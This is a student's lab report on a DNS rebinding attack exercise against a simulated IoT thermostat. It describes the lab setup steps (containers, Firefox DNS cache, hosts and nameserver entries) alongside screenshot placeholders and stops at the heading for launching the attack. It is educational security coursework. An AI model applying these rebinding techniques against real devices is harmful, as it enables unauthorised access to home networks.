DNS REBINDING ATTACK LAB/ASSIGNMENT REPORT

Name – Subhashini Thirumala


Student Number – 700740834


email ID-Sxt08341@ucmo.edu

With reference to the Lab instructions, I have done all the tasks given in the instructions along with lab manual. Detailed report is here under:

LABSETUP:

Screenshots of Brining up a Terminal in Ubuntu 20.04 VM and changing directory to Lab setup folder in the terminal, also dcbuild & dcup commands to bring up the container.







Terminal Screenshots of building docker container


3.2 CONFIGURE THE USER VM:


STEP 1. REDUCE FIREFOX'S DNS CACHING TIME:

The cache's expiration period has been successfully modified from 60 seconds to 10 seconds.











STEP 2. CHANGE /ETC/HOSTS:

Entry added to the zone file





able to see a thermostat and can also change the temperature setting by dragging the sliding bar.




STEP 3. LOCAL DNS SERVER:

added nameserver 10.9.0.53









3.3 TESTING THE LAB SETUP:

lab environment is set up correctly






successfully able to see the attacker's website


4 LAUNCH THE ATTACK ON THE IOT DEVICE:

